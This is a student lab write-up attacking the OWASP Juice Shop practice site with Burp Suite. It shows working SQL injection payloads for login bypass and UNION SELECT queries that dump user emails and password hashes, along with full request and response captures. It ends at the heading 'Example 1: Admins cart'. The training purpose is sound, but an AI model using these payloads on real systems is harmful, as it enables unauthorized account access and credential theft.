Juice Shop- Web Attacks

Alex Smetana – CIS311

Disclaimer

The write-up is for information and educational purposes. The purpose of this write-up is to demonstrate information about information security with web attacks. Use web attacks provided cautiously, as they are not to be used for illegal purposes. Let's learn about web attacks.

Background Information

Burp Suite – A tool that will be used to exploit the Juice Shop. Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process. (Pluralsight)

Cross-Site Scripting (XXS) – Is a type of attack are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XXS occurs when an attacker uses a web application to send malicious code generally in the form of a browser script, to a different end user. (OWASP)

SQL Injection – An attack consists of insertion or injection of a SQL query via the input data from the client to the application. (OWASP)

Juice Shop Summary

In this writeup we will demonstrate techniques such as XXS and SQL injection that will be used to attack the Juice Shop website. We will discuss the steps to take to identify and exploit vulnerabilities these vulnerabilities.

Obtain Admin Credentials

Admin credentials are crucial to be kept confidential. Unauthorized access to this information would grant access to sensitive information and controls. They would have the ability to modify the website, access other users' accounts, and do what they see fit. If admin credentials were to fall into the wrong hands it could cause severe damage to the website. Therefore, it is important that the admin credentials be kept confidential.

During our investigation, we were able to identify the Juice Shops' admin email and password through various means. The Juice Shop has many vulnerabilities in the code allowing for easy access to the credentials through SQL injection. We will be discussing the means taken to obtain the credentials below:

Obtained Juice Shop Admin Credentials:

Email: admin@juice-sh.op

Password: admin123

1. Admin Credentials- SQL Injection- No Username or Password.

In this example, we will be logging into the admin account without knowing the username and password. We will be doing this by using one line of code using SQL injection. A simple SQL injection confirms that we can log in as an admin. It only takes one line of code and we have access to everything admin. We entered the following command below.


Enter the following command:

username: ' or 1=1--

password: anything

1=1 -- it appends the SQL comment symbol '--' to the end of the query to comment out any remaining clauses. The ' or 1=1-a portion of the code is a Boolean expression that evaluates to true, thereby allowing a hacker to bypass authentication.

Login Page


Login


Email *

' or 1=1--

Password *

••••••••••

Results




To summarize, all that a hacker would need to do is to perform a simple SQL injection and would have admin privileges across the entire Juice Shop. This is a very easy exploit that would allow a hacker to obtain and have access to confidential information. However, this is not the only method of obtaining admin credentials.

One final note. If these steps are done using burp suit, we can see the leaked email address of the admin account. We will be discussing an exploit using the leaked email address in the upcoming steps.


Email Address: admin@juice-sh.op

Request



```
POST /rest/user/login HTTP/1.1
Host: 34.173.141.30:3000
Content-Length: 44
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Content-Type: application/json
Origin: http://34.173.141.30:3000
Referer: http://34.173.141.30:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
xz3BqynemK9E21j5AJJtKU8HOT5H7u9iRofv7S6XuK7ADOJkNWrMpgVRXQvw
Connection: close

{
  "email":"' or 1=1--",
  "password":"asdfadsf"
}
```

Leaked Email Address:



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 836
ETag: W/"344-7nHho4FErgdCj4STke3RbEzIGcE"
Vary: Accept-Encoding
Date: Tue, 16 May 2023 17:49:36 GMT
Connection: close
```

```
{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXN
    lcm5hbWUiOiJoaSIsImVtYWlsIjoiYWRtaW5AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDcz
    MjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6I
    nVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbW
    luLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wNS0wMSAxOTo
    wODo1OS44MDUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wNS0wMyAyMToONToyMy45NTMgKzAwOjAwIiwiZGVs
    ZXR1ZEF0IjpudWxsfSwiaWF0IjoxNjg0MjU5Mzc3LCJleHAiOjE2ODQyNzczNzd9.Y4tX4BBqStoGJFXp-TmdW-KG
    JoaJ1rP8dGXwfat-GBGE5L7EORJOSIM1d3jLGOC3VRYmjGeUuHR2KY23wY_ZpZ7sD_2QT2PCjvsROHjixV7WoghEO
    ElpKUYvGOeePeNH4DdsICTfofzhI2KdSid3rqZB9wxajg5wRhTaKmbF7ko",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

Admin Credentials- SQL Injection- Username + No Password

In this 2nd example, we are demonstrating how to log onto an account by knowing the username, but not knowing the password. We will then apply SQL injection using the leaked address which will be very similar to the first example, but with the edition of the email address.

Enter the following email of your choosing followed by **'--** with the password being free to anything. The following emails were listed under the review sections listed below followed by '--:

Username:

- accountant@juice-sh.op'--
- admin@juice-ho.op'--
- bender@juice-sh.op'--
- bjoern@owasp.org'--
- jim@juice-sh.op'--
- mc.safesearch@juice-sh.op'--
- nightordayrs@gmail.com'--
- stan@juice-sh.op'--
- uvogin@juice-sh.op'--


Password: anything

[AccountName]'-- it appends the SQL comment symbol '--' to the end of the query to comment out any remaining clauses.

Walkthrough:


To start with, we will be using an admin account as an example. Starting from the Juice shop homepage navigate to the Apple Juice (1000ml) panel and click the popup. The reviews reveals the admin's email address.

Apple Juice Visual



admin@juice-sh.op
One of my favorites!

Admin Email




admin@juice-sh.op
One of my favorites!

Admin email address: **admin@juice-sh.op**

Ultimately, this review exposes the email address of the admin. This is half of the information needed for admin access. Once this is known, it is much easier to login as an email. We can now start our SQL injection.


Visual Login



Email *
admin@juice-sh.op'--

Password *
•••••••••

Visual Results



To summarize, the Juice website is not secure as it reveals the login information of many accounts if they posted reviews. All that a hacker would need to do is look at the website to know the email address and have a brief understanding of SQL injection. It is crucial that login information stays secure, especially users that have admin credentials.

Retrieving All Usernames and Passwords Using SQL Injection

In the previous steps, we found out how to gain access to the accounts without having any knowledge of the username and passwords. These next steps will detail how to gain access to all the usernames and passwords using SQL injection.

To start off we will be using Burp Suite to perform SQL injection to leak the usernames and password information of all the users. For this example, there were two queries used, one to leak the email address and the other to leak the hash value of the passwords. We will enter the following code below:

Email: GET /rest/products/search?q=banana'))UNION%20SELECT%20email,2,3,4,5,6,7,8,9%20FROM%20Users—

Password: GET /rest/products/search?q=banana'))UNION%20SELECT%20password,2,3,4,5,6,7,8,9%20FROM%20Users—

Query Explained:

1. The query parameter "q=banana" indicates that the user is searching for the term "banana".
2. Injects malicious SQL code by adding "'))UNION%20SELECT%20email,2,3,4,5,6,7,8,9%20FROM%20Users--".

3. The injected code performs a UNION SELECT operation, which combines the result set of two separate SQL queries. In this case, is selecting the columns "email,2,3,4,5,6,7,8,9" from a table named "Users."
4. The "--" indicates a comment in SQL, which comments out the rest of the original query.

The purpose of this attack is to retrieve sensitive information from the "Users" table. By injecting the UNION SELECT statement, the attacker aims to merge the result set of the original query with the extracted email addresses from the "Users" table. The number of columns in the injected SELECT statement must match the number of columns in the original query for the UNION operation to succeed.


To protect against SQL injection attacks, it is crucial to implement proper input validation and utilize parameterized queries or prepared statements when constructing SQL queries. These measures help ensure that user input is treated as data rather than executable code, thus mitigating the risk of SQL injection vulnerabilities.

Visual Walkthrough:

We will be targeting the search textbox in the upper right corner of the Juice Website:

1. Test a standard '))—attack. We are met with a success which tells us that it is vulnerable to an SQL injection attack.


2. After trial and error, we were able to find the obtain the queries that we made above.



```
GET /rest/products/search?q=banana'))--
Host: 34.173.141.30:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
Chrome/113.0.5672.93 Safari/537.36
Referer: http://34.173.141.30:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=di
g1hptBFKUPHKhDTkCaF8f2H8uztDiJSoH9NfPjHnYc14
If-None-Match: W/"3250-ySgO/3cH5LEn1o5NOf3P8
Connection: close
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
Vary: Accept-Encoding
Date: Thu, 18 May 2023 18:51:24 GMT
Connection: close

{
  "status":"success",
  "data":[
  ]
}
```

3. Queries above entered in burp suite:




```
GET /rest/products/search?q=banana'))UNION%20SELECT%20email,2,3,4,5,6,7,8,9%20FROM%20Users--
Host: 34.173.141.30:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Referer: http://34.173.141.30:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
g1hptBFKUPHKhDTkCaF8f2H8uztDiJSoH9NfPjHnYc14FZWSxzU7Wt2wIOwioZ
If-None-Match: W/"3250-ySgO/3cH5LEn1o5NOf3P8IRIZpo"
Connection: close

GET /rest/products/search?q=banana'))UNION%20SELECT%20password,2,3,4,5,6,7,8,9%20FROM%20Users--
Host: 34.173.141.30:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Referer: http://34.173.141.30:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
g1hptBFKUPHKhDTkCaF8f2H8uztDiJSoH9NfPjHnYc14FZWSxzU7Wt2wIOwioZ
If-None-Match: W/"3250-ySgO/3cH5LEn1o5NOf3P8IRIZpo"
Connection: close
```

Username Query:



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"11d2-7/qbu2WlnAoaaMrS8xQ6+sPdO74"
Vary: Accept-Encoding
Date: Thu, 18 May 2023 18:36:54 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":null,
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"311test@example.com",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"J12934@juice-sh.op",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
```

Password Query




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"fdb-9H61MyEYWODtNpNVNcihOmtKXS4"
Vary: Accept-Encoding
Date: Thu, 18 May 2023 18:38:01 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":null,
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"0192023a7bbd73250516f069df18b500",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"030f05e45e30710c3ad3c32f00de0473",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
```

Now we have access to all the account's emails and hash passwords. We can log in to any account if you convert the password hash. The following steps will detail these accounts now that we have obtained access.

Viewing A Users Cart + Address

Login into any account by the steps provided above. We are now able to see confidential information. The following examples below are visual examples of carts from customers. When logged in, we can see a user's cart and their purchase history. This is personal data that shouldn't be exposed. These contain screenshots from a couple of individual carts.

Example 1: Admins cart:



